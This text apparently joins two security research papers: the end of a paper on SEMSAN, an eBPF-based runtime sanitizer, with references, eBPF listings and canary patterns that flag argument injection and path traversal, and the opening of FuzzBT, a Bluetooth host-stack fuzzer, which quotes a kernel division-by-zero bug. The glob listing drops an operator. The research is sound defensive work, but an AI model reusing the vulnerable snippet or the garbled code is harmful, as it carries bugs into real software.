Syscall Filtering and Kernel Enforcement. `seccomp-bpf` [45] filters syscall access and can kill violating processes, but is limited to syscall arguments, stateless, and restricted to `SIGSYS`—it cannot monitor internal kernel functions or correlate events. BPF LSM [42] attaches BPF programs to predefined LSM hook points, offering richer kernel context, and could serve as an alternative attachment mechanism for SEMSAN's Sanitizer Primitives. However, LSM hooks are limited to predefined locations (*e.g.,* no hook exists for `vfs_symlink`), and its allow/deny access control model does not support the in-kernel signal delivery SEMSAN uses for fuzzer-compatible feedback. Concretely, the Symlink Mount Sanitizer requires kprobe attachment to `vfs_symlink` and stateful cross-syscall tracking, both unavailable in `seccomp-bpf` and BPF LSM; the Directory Ownership Sanitizer walks kernel `dentry` structures, which `seccomp-bpf` and Falco cannot access; and all sanitizers rely on configurable in-kernel signal delivery for fuzzer integration, which none of these tools provide.

Static Analysis Tools. Static analysis frameworks like CodeQL [27] and SemGrep [62] encode security invariants as queries over code but cannot capture runtime behaviors such as process interactions or temporal event correlations. SEMSAN complements static analysis by bringing similar expressiveness to runtime behavior analysis.

10 Conclusion

System-level semantic bugs represent a persistent threat to software security that existing tools fail to detect. We presented SEMSAN, a framework that enables security analysts to define Sanitizer Primitives encoding invariants for semantic bug detection. Our eBPF-based prototype provides high-level utilities abstracting kernel complexity while maintaining negligible overhead (less than 1%). We demonstrated SEMSAN's effectiveness through comprehensive evaluation: zero false positives during two months of production use, successful detection of ten known CVEs, and discovery of five previously unknown vulnerabilities in widely-used software including Git, Docker, ViewVC, and Grafana.

Acknowledgements

We thank our shepherd for their valuable guidance during the revision process. This research is funded by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy – EXC 2092 CASA – 390781972, and an unrestricted gift from Google.

References

[1] Phoronix Media et al. . Phoronix Test Suite 10.8.5 . https://github.com/phoronix-test-suite/phoronix-test-suite, 2025.

[2] Daroc Alden. Taking BPF programs beyond one-million instructions. LWN.net, April 2025. Linux Storage, Filesystem, Memory-Management, and BPF Summit (LSFMM+BPF) 2025.

[3] Apache Software Foundation. Apache Subversion. https://subversion.apache.org/, 2025.

[4] Arch Linux. Arch Linux. https://archlinux.org/, 2025.

[5] Cornelius Aschermann, Tommaso Frassetto, Thorsten Holz, Patrick Jauernig, Ahmad-Reza Sadeghi, and Daniel Teuchert. Nautilus: Fishing for deep bugs with grammars. In *NDSS*, volume 19, page 337, 2019.

[6] Ömer Aslan, Semih Serkant Aktuğ, Merve Ozkan-Okay, Abdullah Asim Yilmaz, and Erdal Akin. A comprehensive review of cyber security vulnerabilities, threats, attacks, and solutions. *Electronics*, 12(6):1333, 2023.

[7] Pavel Avgustinov, Oege de Moor, Michael Peyton Jones, and Max Schäfer. QL: Object-oriented queries on relational data. In *30th European Conference on Object-Oriented Programming (ECOOP 2016)*. Schloss Dagstuhl–Leibniz-Zentrum für Informatik, 2016.

[8] Nicolas Badoux, Flavio Toffalini, Yuseok Jeon, and Mathias Payer. type++: Prohibiting type confusion with inline type information. In *Proceedings of the 32nd Annual Network and Distributed System Security Symposium (NDSS 2025)*, San Diego, CA, USA, February 2025. Internet Society.

[9] Gareth Bennett, Tracy Hall, Emily Winter, and Steve Counsell. Semgrep*: Improving the limited performance of static application security testing (SAST) tools. In *Proceedings of the 28th International Conference on Evaluation and Assessment in Software Engineering*, EASE '24, Salerno, Italy, June 2024. ACM.

[10] Atri Bhattacharyya, Uros Tesic, and Mathias Payer. Midas: Systematic kernel {TOCTTOU} protection. In *31st USENIX Security Symposium (USENIX Security 22)*, pages 107–124, 2022.

[11] Bi0x. Proof of Concept for CVE-2024-37032. https://github.com/Bi0x/CVE-2024-37032, 2024.

[12] James Bucek, Klaus-Dieter Lange, and Jóakim von Kistowski. SPEC CPU2017: Next-generation compute benchmark. In *Companion of the 2018 ACM/SPEC International Conference on Performance Engineering*, ICPE '18, pages 41–42, New York, NY, USA, 2018. ACM.

[13] Gerald Budigiri, Christoph Baumann, Jan Tobias Mühlberg, Eddy Truyen, and Wouter Joosen. Network policies in kubernetes: Performance evaluation and security analysis. In *2021 Joint European Conference on Networks and Communications & 6G Summit (EuCNC/6G Summit)*, pages 407–412. IEEE, 2021.

[14] Canonical Ltd. Ubuntu. https://ubuntu.com/, 2025.

[15] Cyril Cassagnes, Lucian Andrei TRESTIOREANU, Clement Joly, et al. The rise of ebpf for non-intrusive performance monitoring. *IEEE Xplore*, 2020.

[16] Charm. Soft-Serve. https://github.com/charmbracelet/soft-serve, 2025.

[17] Cilium Project. Tetragon Selectors - FollowFD, UnfollowFD, and CopyFD Deprecation. https://tetragon.io/docs/concepts/tracing-policy/selectors/, 2024. FollowFD, UnfollowFD, and CopyFD actions deprecated in v1.4, planned for removal in v1.5.

[18] CVS Development Team. Concurrent Versions System (CVS). https://www.nongnu.org/cvs/, 2008.

[19] Luca Deri, Samuele Sabella, Simone Mainardi, Pierpaolo Degano, and Roberto Zunino. Combining system visibility and security using ebpf. In *ITASEC*, volume 2315, 2019.

[20] Docker. Docker CLI. https://github.com/docker/cli, 2025.

[21] eBPF Community. eBPF CO:RE. https://docs.ebpf.io/concepts/core/, 2025.

[22] eBPF Community. eBPF Documentation. https://docs.ebpf.io/, 2025.

[23] Erik Sjölund. Proof of Concept for CVE-2024-5154. https://github.com/cri-o/cri-o/security/advisories/GHSA-j9hf-98c3-wrm8, 2024.

[24] Fabricio Voznika and Mauricio Poppe, Google Cloud . Exploring Container Security: A Storage Vulnerability Deep Dive. https://security.googleblog.com/2021/12/exploring-container-security-storage.html, 2021.

[25] Andrea Fioraldi, Dominik Maier, Heiko Eißfeldt, and Marc Heuse. AFL++: Combining incremental steps of fuzzing research. In *14th USENIX Workshop on Offensive Technologies (WOOT 20)*. USENIX Association, August 2020.

[26] Andrea Fioraldi, Dominik Maier, Dongjia Zhang, and Davide Balzarotti. LibAFL: A Framework to Build Modular and Reusable Fuzzers. In *Proceedings of the 29th ACM conference on Computer and communications security (CCS)*, CCS '22. ACM, November 2022.

[27] GitHub. CodeQL: The libraries and queries that power security researchers. https://github.com/github/codeql, 2025. Semantic code analysis engine.

[28] GitHub User hakong. Proof of Concept for CVE-2024-52522. https://github.com/advisories/GHSA-hrxh-9w67-g4cv, 2024.

[29] Google. Sanitizers. https://github.com/google/sanitizers, 2025.

[30] Google Project Zero. 0-days in-the-wild. https://googleprojectzero.github.io/0days-in-the-wild/, 2024. A repository for information about zero-day vulnerabilities exploited in the wild. The link "Tracking Sheet" contain the data on types of bugs discovered.

[31] Grafana Labs. Grafana. https://grafana.com/, 2025.

[32] Brendan Gregg. Performance superpowers with enhanced {BPF}. 2017.

[33] Intel Corporation. Intel(R) Software Guard Extensions for Linux. https://github.com/intel/linux-sgx, 2025. SDK and Platform Software for Intel SGX technology.

[34] IO Visor Project. BCC. https://github.com/iovisor/bcc, 2025.

[35] Isovalent. Cilium. https://cilium.io/, 2025.

[36] Isovalent. eBPF-Go. https://github.com/cilium/ebpf, 2025.

[37] Isovalent. Tetragon. https://tetragon.io/, 2025.

[38] Joern Schneeweisz. Proof of Concept for CVE-2018-17456. https://0day.click/recipe/cve-2018-17456/, 2018.

[39] Roberto Jordaney, Kumar Sharad, Santanu K. Dash, Zhi Wang, Davide Papini, Ilia Nouretdinov, and Lorenzo Cavallaro. Transcend: Detecting concept drift in malware classification models. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 625–642, Vancouver, BC, August 2017. USENIX Association.

[40] Richard A. Kemmerer and Giovanni Vigna. Intrusion detection: A brief history and overview. *Computer*, 35(4):27–30, April 2002.

[41] Albin Kerouanton. libnet/diag: remove /stackdump endpoint. GitHub commit, Moby Project, July 2025. Commit e32d26c.

[42] Linux Kernel Developers. BPF LSM Programs. https://www.kernel.org/doc/html/latest/bpf/prog_lsm.html, 2025.

[43] Linux Kernel Developers. Linux. https://www.kernel.org/, 2025.

[44] Linux Kernel Developers. Path Lookup. https://www.kernel.org/doc/html/latest/filesystems/path-lookup.html, 2025.

[45] Linux Kernel Developers. Seccomp: Secure Computing Mode. https://www.kernel.org/doc/html/latest/userspace-api/seccomp_filter.html, 2025.

[46] LLVM Project. Clang: a C language family frontend for LLVM. https://clang.llvm.org/, 2025.

[47] Matthias Gerstner. Proof of Concept for CVE-2023-43783. https://www.openwall.com/lists/oss-security/2023/10/05/4, 2023.

[48] Matthias Gerstner. Proof of Concept for CVE-2024-54159. https://www.openwall.com/lists/oss-security/2024/11/29/3, 2024.

[49] Matthias Gerstner. Proof of Concept for CVE-2025-23395. https://www.openwall.com/lists/oss-security/2025/05/12/1, 2025.

[50] Steven McCanne and Van Jacobson. The bsd packet filter: A new architecture for user-level packet capture. In *USENIX winter*, volume 46, pages 259–270, 1993.

[51] Jeff Meyerson. The go programming language. *IEEE software*, 31(5):104–104, 2014.

[52] Michael Stapelberg. Proof of Concept for CVE-2024-45339. https://github.com/golang/glog/pull/74/commits/b8741656e406e66d6992bc2c9575e460ecaa0ec2, 2025.

[53] Microsoft Corporation. eBPF for Windows. https://github.com/microsoft/ebpf-for-windows, 2021. Implementation of eBPF on Windows with native code generation and JIT support.

[54] MITRE Corporation. CVE-2025-58355: Path traversal vulnerability in Soft Serve. https://nvd.nist.gov/vuln/detail/CVE-2025-58355, 2025. CVSS Score: 7.7 (HIGH). CWE-22: Improper Limitation of a Pathname to a Restricted Directory.

[55] Moritz Sanft. Advisory for CVE-2025-54141. https://github.com/viewvc/viewvc/security/advisories/GHSA-rv3m-76rj-q397, 2025.

[56] Open Container Initiative. OCI Runtime Spec v1.2.1. https://github.com/opencontainers/runtime-spec/tree/v1.2.1, 2025.

[57] OpenBenchmarking. Apache HTTP Server. https://openbenchmarking.org/test/pts/apache, 2025.

[58] OpenBenchmarking. PostgreSQL pgbench. https://openbenchmarking.org/test/pts/pgbench, 2025.

[59] PortSwigger. Burp Suite. https://portswigger.net/burp, 2025.

[60] Dominik Scholz, Daniel Raumer, Paul Emmerich, Alexander Kurtz, Krzysztof Lesiak, and Georg Carle. Performance implications of packet filtering with linux ebpf. In *2018 30th International Teletraffic Congress (ITC 30)*, volume 1, pages 209–217. IEEE, 2018.

[61] Giuseppe Scrivano. krun: fix CVE-2025-24965. GitHub commit, February 2025. Fixes symlink traversal vulnerability in .krun_config.json handling.

[62] Semgrep, Inc. Semgrep: Lightweight static analysis for many languages. https://github.com/semgrep/semgrep, 2025. Pattern-based static analysis tool.

[63] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. {AddressSanitizer}: A fast address sanity checker. In *2012 USENIX annual technical conference (USENIX ATC 12)*, pages 309–318, 2012.

[64] Sergey K. Proof of Concept for CVE-2024-0132. https://github.com/r0binak/CVE-2024-0132, 2024.

[65] Dokyung Song, Julian Lettner, Prabhu Rajasekaran, Yeoul Na, Stijn Volckaert, Per Larsen, and Michael Franz. SoK: Sanitizing for security. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1275–1295. IEEE, 2019.

[66] Evgeniy Stepanov and Konstantin Serebryany. Memorysanitizer: fast detector of uninitialized memory use in c++. In *2015 IEEE/ACM International Symposium on Code Generation and Optimization (CGO)*, pages 46–55. IEEE, 2015.

[67] Sysdig. Stateful Falco Rules Using Observations. https://docs.sysdig.com/en/sysdig-secure/falco-rules-extensions/, 2025. Accessed: 2025-01-14.

[68] László Szekeres, Mathias Payer, Tao Wei, and Dawn Song. Sok: Eternal war in memory. In *2013 IEEE Symposium on Security and Privacy*, pages 48–62, 2013.

[69] Taylor Blau. [PATCH] gitweb: plug various command-line option injection holes. https://lore.kernel.org/git/22c8463a5eebc609b4848f6db1db231fcce7d839.1756840261.git.me@ttaylorr.com/, 2025. Git mailing list.

[70] The crun authors. crun. https://github.com/containers/crun, 2025.

[71] The Falco Authors. Falco. https://falco.org/, 2025.

[72] The Fedora Project. Fedora Linux. https://fedoraproject.org/, 2025.

[73] The Git Project. Gitweb. https://git-scm.com/docs/gitweb, 2025.

[74] Thomas Chauchefoin, Paul Gerste. Proof of Concept for CVE-2024-39930. https://www.sonarsource.com/blog/securing-developer-tools-unpatched-code\protect\penalty\z@-vulnerabilities-in-gogs-1/, 2024.

[75] ViewCVS Group. ViewVC. https://viewvc.org/, 2025.

[76] Matthias Wenzl, Georg Merzdovnik, Johanna Ullrich, and Edgar Weippl. From hack to elaborate technique—a survey on binary rewriting. *ACM Computing Surveys (CSUR)*, 52(3):1–37, 2019.

[77] Wiz Research. Zeroday.Cloud 2025. https://www.zeroday.cloud/, 2025.

A Micro-Benchmark

Listing 5 illustrates the micro-benchmark used to test System Call Sanitizer. The benchmark uses a common structure across all sanitizers, with only the highlighted lines adapted to perform the specific operations relevant to each sanitizer primitive (*e.g.,* `open()`, `close()`, and `unlink()` for the System Call Sanitizer; `mount()` for the Symlink Mount Sanitizer).

B Glob implementation

Figure 8 shows our implementation of the function `glob`. To reduce stack pressure, we choose linear scanning, avoid arbitrary regex, and support only `?` and `*` patterns.

C Canary Configuration

Figure 9 shows the canary configurations used to detect the vulnerabilities in Table 3.

```c
#define WARMUP_TIME 120 // 2 minutes warmup
#define DURATION 60 // seconds per run
#define RUNS 3
int main() {
  const char *file = "/tmp/benchmark_file";
  long results[RUNS];
  // warm up
  time_t start_warmup = time(NULL);
  while (time(NULL) - start_warmup < WARMUP_TIME) {
    // code for specific sanitizer -- START
    int fd = open(file, O_CREAT | O_WRONLY, 0644);
    close(fd);
    unlink(file);
    // code for specific sanitizer -- END
  }
  // benchmark
  for (int i = 0; i < RUNS; i++) {
    long cycles = 0;
    time_t start = time(NULL);
    while (time(NULL) - start < DURATION) {
      // code for specific sanitizer -- START
      int fd = open(file, O_CREAT | O_WRONLY, 0644);
      close(fd);
      unlink(file);
      // code for specific sanitizer -- END
      cycles++;
    }
    results[i] = cycles;
  }
  return 0;
}
```

Listing 5: Micro-benchmark for System Call Sanitizer. The highlighted lines (13–15 and 25–27) contain sanitizer-specific code that varies for each sanitizer primitive being tested.

D Symlink Mount Sanitizer

Figure 10 and Figure 11 show the two main functions used in the Symlink Mount Sanitizer (Section 6.1).

```c
int glob(const char *str, const char *pattern,
                                int max_len) {
  int si = 0, pi = 0;
  int star = -1, match = 0;

  for (int i = 0; i < max_len && str[si] != '\0';
   ↪ i++) {
    if (pi < max_len && pattern[pi] == '*') {
      star = pi++;
      match = si;
    } else if (pi < max_len && (pattern[pi] ==
     ↪ '?' pattern[pi] == str[si])) {
      pi++;
      si++;
    } else if (star >= 0) {
      pi = star + 1;
      si = ++match;
    } else {
      return 0;
    }
  }

  for (int i = 0; i < max_len && pattern[pi] ==
   ↪ '*'; i++)
    pi++;

  return pattern[pi] == '\0';
}
```

Figure 8: SEMSAN's implementation of the function `glob`.

```yaml
# CVE-2018-17456
comm: "*"
canary:
  execve:
    argIndex: 1
    substring: ":"
    isArray: true

# CVE-2024-39930
comm: "*"
canary:
  execve:
    argIndex: 1
    substring: "--split-string"
    isArray: true

# CVE-2024-37032
comm: "*"
canary:
  open:
    argIndex: 0
    substring: ".."
```

Figure 9: Canary Sanitizer Configurations for known-CVE reproduction.

```c
int trace_vfs_symlink_filter(struct context
  ↪ *sctx) {
  struct inode *dir = (struct inode
   ↪ *)sctx->args[1];
  struct dentry *dentry = (struct dentry
   ↪ *)sctx->args[2];
  const char *oldname = (const char
   ↪ *)sctx->args[3];

  unsigned long i_ino;
  if (BPF_CORE_READ_INTO(&i_ino, dir, i_ino) < 0)
    return 1;

  struct qstr d_name = {0};
  if (BPF_CORE_READ_INTO(&d_name, dentry, d_name) <
   ↪ 0)
    return 1;

  bpf_printk("symlink: %s -> %s\n", oldname,
   ↪ d_name.name);

  symlink_event_t symlink_event = {
      .inode = i_ino,
      .name = (uintptr_t)d_name.name,
  };
  __u64 pid = bpf_get_current_pid_tgid();
  if (map_update(&symlink_events, &pid,
   ↪ &symlink_event) < 0)
    return 1;

  return 0;
}
```

Figure 10: Symlink tracing

```c
int symlink_mount_filter(struct context *sctx) {
  __u64 pid = bpf_get_current_pid_tgid();
  symlink_event_t *symlink_event =
   ↪ bpf_map_lookup_elem(&symlink_events, &pid);
  if (symlink_event == NULL)
    return 0; // PID hasn't symlinked
     ↪ anything yet.

  char symlink_str[127], dev_name_str[127];
  bpf_probe_read_str(&symlink_str,
   ↪ sizeof(symlink_str),
                     (const char
                      ↪ *)symlink_event->name);
  bpf_probe_read_str(&dev_name_str,
   ↪ sizeof(dev_name_str),
                     (const char *)sctx->args[0]);

  bpf_printk("last symlink: %s | mount target:
   ↪ %s\n", symlink_str, dev_name_str);

  if (dev_name_str[0] == '\0')
    return 0; // e.g., dev_name is empty

  if (_strncmp(symlink_str, dev_name_str,
   ↪ sizeof(last_symlink)) != 0)
    return 0;

  // The last symlink is being mounted
  term_action();

  return 0;
}
```

Figure 11: Mount filtering





FuzzBT: Holistic-State-Guided Fuzzing for Bluetooth Host Stack in Kernels

Sungwoo Kim
Purdue University

Hui Peng
Google, Inc.

Imtiaz Karim
The University of Texas at Dallas

Ruoyu Wu
Purdue University

Jianliang Wu
Simon Fraser University

Elisa Bertino
Purdue University

Mathias Payer
EPFL

Dave (Jing) Tian
Purdue University

Abstract

Bluetooth is both pervasive and vulnerable, yet fuzzing Bluetooth is challenging. While research on Bluetooth fuzzing has advanced to emulate Bluetooth devices and generate effective inputs for controllers, the host stack has been overlooked. The host stack is responsible for issuing commands to controllers, providing API abstractions for user applications, establishing logical links for asynchronous connections, and multiplexing channels. Thus, a systematic approach to identifying vulnerabilities in a Bluetooth host stack is required, but still lacking.

The primary challenges in testing the Bluetooth host stack are (1) configuration diversity and (2) statefulness. The host stack can be configured with over 3,000 options, each of which may introduce configuration-specific bugs. Also, the host stack state is inherently complex because multiple protocols comprise it. To address the aforementioned challenges, we design FuzzBT, a state-guided fuzzer that adopts (1) configuration iteration and (2) stack-level state exploration. Specifically, we iterate over configurations across fuzzing campaigns and explore each configuration's unique logic using configuration-aware seeds extracted from the source code via concolic execution. For stack-level state, we aggregate the states of individual protocols via compiler instrumentation. We applied FuzzBT to two Bluetooth host stack implementations, the Linux and Zephyr kernels, and identified 18 previously unknown bugs with 9 CVEs.

1 Introduction

Bluetooth vulnerabilities directly affect users by exposing smart locks, microphones, and medical devices to potential attackers. In 2017, Armis announced the BlueBorne [33] attack, reporting that 8.2 billion Android devices were exposed to the remote code execution attack [7], allowing attackers to breach sensitive information and spread malware. Similarly, in 2020, Google discovered BleedingTooth [26], announcing that Linux machines, including embedded devices using the Linux kernels, are vulnerable to remote code execution with kernel privilege. Likewise, Bluetooth attacks [2–6, 9, 14, 17, 22, 33–36, 38–40, 43, 45–48, 50–52] have demonstrated that vulnerabilities in a Bluetooth host and controller result in severe security and privacy repercussions. Quantitatively, a recent CVE database query on Bluetooth shows 1,307 CVEs.[1], underscoring the scale of this threat.

Testing Bluetooth implementations is thus critical but challenging. Several works [16, 18, 23, 30] have advanced emulation-based Bluetooth fuzzing, removing the dependency on physical devices. Stateful Bluetooth fuzzers [12, 13, 28] integrated state-awareness techniques into Bluetooth bug discovery, aiming for higher state coverage to discover more bugs. Specifically, response-code-based methods [12, 13] use response codes to infer states of black-box Bluetooth implementations. Specification-based works [12, 13, 28, 49] extracted a state machine from the specification. Profiling-based works [1, 24] collect well-formed Bluetooth packets from normal communications to build high-quality corpora.

Unfortunately, existing work has mainly focused on the controller stack. Above the controllers, the Bluetooth host stack manages communication between user applications and the controller, handling protocol processing, connection establishment, and data multiplexing. It implements multiple layers, corresponding to the TCP/UDP stack in the Internet, and higher-level profiles, each with complex state machines and asynchronous event handling. Although several works targeted a host stack protocol, they are limited to fuzzing one protocol [1, 28] (L2CAP) and focusing on improving virtual devices [12, 13, 16] rather than considering the host stack components. Thus, we argue that *systematic fuzzing of the Bluetooth host stack remains insufficient.*

We propose FuzzBT, a Bluetooth host-stack fuzzer designed to be aware of host-stack properties. FuzzBT (1) explores the host stack configurations and (2) is guided by holistic host stack states.

Host stack configurations. Bluetooth configurations are designed to support diverse use cases, such as low energy con-

[1] https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=bluetooth, retrieved at Jun. 05. 2026

sumption, TCP- and UDP-like retransmission policy, and Bluetooth over WiFi support. Once a configuration is fixed, a fuzzing input cannot reach the code of a different configuration. Therefore, it is necessary to cover all configurations in order to achieve comprehensive coverage of the host stack.

We test all configurations by iterating over all the host stack configurations during a fuzzing campaign. First, we extract possible configurations from the source code. Then we generate programs that can configure the host stack according to the extracted configurations.

Each configuration supports different options and thus has different logic. Hence, reusing the same fuzzing corpus across different configurations is inefficient. Our ablation study in Section 7.3 also supported that reusing the same corpus in a different configuration decreased code coverage. Instead, we generate seeds for each configuration through concolic execution. These seeds can pass the configuration-specific checks, enabling fuzzers to reach the core logic more efficiently.

Host stack state. The Bluetooth host stack comprises multiple host-layer protocols. Therefore, the state of a single protocol is insufficient to represent the host stack. To represent the host stack state, FuzzBT concatenates multiple protocol states. FuzzBT first collects each protocol's state by inserting probes at state transitions via compiler instrumentation, and then concatenates them within the fuzzer to obtain the stack-level state.

We applied FuzzBT to the Linux and Zephyr kernels and compared it with two state-of-the-art open-source Bluetooth fuzzing solutions [16, 41]. Using FuzzBT, we discovered 18 previously unknown bugs with 9 CVEs. Compared to a baseline fuzzer that does not consider configurations or the host stack state, FuzzBT improved bug discovery by 20% and code coverage by 8.2% on average. FuzzBT also achieved 31% higher code coverage compared to an existing host stack fuzzer.

In summary, we make three contributions as follows:

- We introduce Bluetooth configurations as a novel fuzzing factor affecting bug detection. Our approach first showed that bugs often rely on specific configurations.
- We design FuzzBT, a state-guided fuzzer for the Bluetooth host stack that incorporates host-stack configurations and stack-level states.
- We applied FuzzBT to two open-source kernels, Linux and Zephyr, and found 18 previously unknown bugs, including 9 CVEs.

  As part of our commitment to open science, we released the source code of FuzzBT at https://doi.org/10.5281/zenodo.20172790.




Figure 1: A minimum stack to establish a Bluetooth connection. The blue protocols indicate the core protocols.

2 Background

The Bluetooth stack consists of a controller and host stack, as shown in Figure 1. Both stacks run on separate CPUs on high-end devices, e.g., smartphones and desktops, due to their different functionalities and locations [45]. Still, both stacks can operate on a single chip in embedded devices like headsets. Either way, a unified Host Controller Interface (HCI) connects the two software stacks.

Controller stack. The controller stack directly communicates with the Bluetooth radio, which handles Bluetooth transmission and reception. It provides an interface for remote procedure calls to the host stack. The procedures are responsible for processing *commands* from the host and returning the results as *events*. Followed by those commands, the controller performs (1) device discovery, (2) link service: asynchronous connection-less (ACL), synchronous (SCO), and isochronous (ISO), (3) link control: connect and disconnect, or (4) secure pairing. The controller stack is composed of a physical radio (PHY), a baseband resource manager, a Link Manager Protocol (LMP) for Basic Rate/Enhanced Data Rate (BR/EDR), and a Link Layer (LL) for Bluetooth Low Energy (BLE).

Host controller interface. The HCI layer transports data between a controller and a host stack. HCI commands, events, and data packets pass through this layer without being decoded. A carrier could be UART, USB, or Secure Digital (SD).

Host stack (our target). The host stack actively commands controllers and establishes synchronous or asynchronous connections at a software level, providing abstracted functions to users. The host includes Bluetooth's core protocols: HCI, Logical Link Control and Adaptation Protocol (L2CAP), Service Discovery Protocol (SDP), Attribute Protocol (ATT), Generic Attribute Profile (GATT), and Security Manager Protocol (SMP). The design goal of L2CAP is to multiplex an ACL link with Protocol Service Multiplexer (PSM), while other core protocols accomplish interoperability by providing essential communication functionality, such as service discovery, authentication, and encryption. In addition to the core protocols, the Bluetooth host stack can provide application-level proto-

Listing 1 Motivating example (CVE-2024-36968)

```
1  /* HCI layer (lower) */
2  u8 hci_cc_le_read_buffer_size()
3  {
4    /* cross-protocol state propagation */
5    hdev->le_mtu = __le16_to_cpu(rp->le_mtu);
6  }
7
8  /* L2CAP layer (higher) */
9  struct l2cap_conn *l2cap_conn_add()
10 {
11   conn->mtu = hdev->le_mtu;
12 }
13
14 void l2cap_le_flowctl_init()
15 {
16   chan->mps = min(chan->imtu, conn->mtu - L2CAP_HDR_SIZE);
17   /* error: div-by-zero. */
18   chan->rx_credits =
19     (chan->imtu / chan->mps) + 1;
20 }
```

cols such as Radio Frequency Communication (RFCOMM), Human Interface Device Protocol (HIDP), and Bluetooth Network Encapsulation Protocol (BNEP). The Bluetooth host stack implementation resides in the kernel and user space.

3 Motivation

Previous research [4, 6, 33, 34, 43] has shown that attackers can exploit Bluetooth vulnerabilities and remotely execute arbitrary code, spreading malware and leaking critical private information. Linux, Windows, macOS, and Zephyr run some Bluetooth host stack protocols in kernel mode, thereby exposing kernel privileges to attackers.

Existing Bluetooth fuzzing frameworks have primarily focused on the controller stack [12, 13, 15], device virtualization [16,30], or a single protocol [1,28], thereby imposing fundamental limitations in testing the host stack. We summarize these fundamental limitations of existing fuzzing solutions as follows.

(1) Fixing the host stack configuration. The Bluetooth host stack is layered with multiple stateful protocols, each of which is *configurable*. For example, L2CAP supports Streaming Mode (SM) and Enhanced Retransmission Mode (ERTM), similar to UDP and TCP. From a software testing perspective, configurations are variants of a target state machine that increase complexity.

If a fuzzer targets a single configuration, some code remains unreachable because Bluetooth packets take different code paths depending on the configuration. For example, if a fuzzer only supports L2CAP SM, its inputs will never reach the L2CAP ERTM code, let alone trigger ERTM state transitions. Moreover, a host stack implementation can introduce more configurations beyond the specification. For instance, the Linux kernel Bluetooth L2CAP implementation has 1,800 different configuration combinations. This includes 10 specification configurations (i.e., one flushable bit and five modes) and 180 implementation-defined configurations (i.e., three socket types, one defer setup bit, one power bit, and three channel policies). So far, existing works [12, 13, 15, 18, 28, 30] have only tested a single configuration since they used preconfigured Bluetooth applications, resulting in limited code coverage and bug detection for the rest of the 1,799 configurations.

(2) Targeting a single protocol. Testing a single protocol inevitably leaves some code unreachable from the whole stack perspective. Simply put, an HCI fuzzer cannot cover bugs that require both HCI and L2CAP packets. For example, Listing 1 contains a bug involving two protocols, HCI and L2CAP. To trigger this, a fuzzer should test HCI and L2CAP simultaneously, followed by a sequence of HCI and L2CAP packets. Specifically, an HCI packet sets `hdev->le_mtu` to `L2CAP_HDR_SIZE (4)` at Line 5. Later, an L2CAP packet propagates this value at Line 11 and Line 16, setting `chan->mps` to zero. Eventually, Line 19 tries to divide by `chan->mps`, which is zero, causing a division-by-zero bug. As shown, fuzzers should send out two packets towards distinct layers to discover this bug. Unfortunately, existing fuzzers are limited to targeting a single protocol and thus fail to trigger bugs that require awareness of the entire stack.

(3) Ignoring implementation-specifics. Implementation-specific features ensure flexibility across diverse hardware, allow vendor optimizations, and maintain backward compatibility. For instance, the Linux kernel adopted Microsoft's vendor extension, allowing users to optionally enable extended HCI command support for compatible controllers. Thus, the specification alone cannot serve as a comprehensive basis for Bluetooth implementations, as it does not capture implementation specifics. This may result in missing CVE-2024-36012 [2], which is a use-after-free bug in the Microsoft extension. To detect this, a fuzzer should be aware of the Microsoft extension and sensitive to the relevant state transitions, which are not documented in the specification. So far, existing works [12, 13, 15, 28, 30, 49] have focused on only specification-defined state, leaving implementation-specific vulnerability detection uncovered.

4 Challenges and Solutions

Motivated by the three limitations above, we aim to cover the entire host stack by tackling the following three challenges.

C1: Covering multiple configurations. Effectively covering all configurations is challenging because each configuration has unique logic. To reach the core of each configuration, fuzzing inputs must satisfy configuration-specific checks. Because these checks differ across configurations, simply reusing a corpus from other configurations may be ineffective and can even slow exploration.

To solve this, we generate high-quality seeds prior to

[2] Found by FuzzBT.

fuzzing that are aware of each configuration through concolic execution. The corpus contains concrete inputs that satisfy the basic checks for each configuration, helping fuzzers reach the core logic.

C2: Testing multiple protocols. Compared to single-protocol testing, host stack testing requires testing multiple protocols. Thus, the fuzzer should be guided by multiple protocols to send packets of multiple protocols.

We signal the fuzzer if at least one protocol state changes. To accomplish this, a kernel concatenates multiple protocol states and send it to the fuzzer by monitoring state transitions using compiler instrumentation. Maximizing this concatenated state, the fuzzer generates packets across multiple protocols and explores the stack space comprehensively.

C3: Covering implementation-specific states. Implementation specifics introduce undocumented states that are difficult to identify and, consequently, challenging to cover. We cannot use the specification to identify implementation-specific states, as they fall outside its scope by definition.

We identify implementation-specific state variables from the source code using common coding patterns. These state variables are then exposed to the fuzzer, allowing it to cover and be guided by them.

5 Design




Figure 2: A design overview of FuzzBT.

Overview. Figure 2 describes the overall design of FuzzBT. We first extract configurations and their tailored seeds (Section 5.1) that help reach the core logic (**C1**). Then we compile the target kernel with state-coverage probes (Section 5.2), resulting in a state-coverage enabled kernel. We automatically insert probes throughout all protocols in the host stack (**C2** and **C3**). Inside the probe, we encode state transitions to signal fuzzers about the new state (Section 5.3).

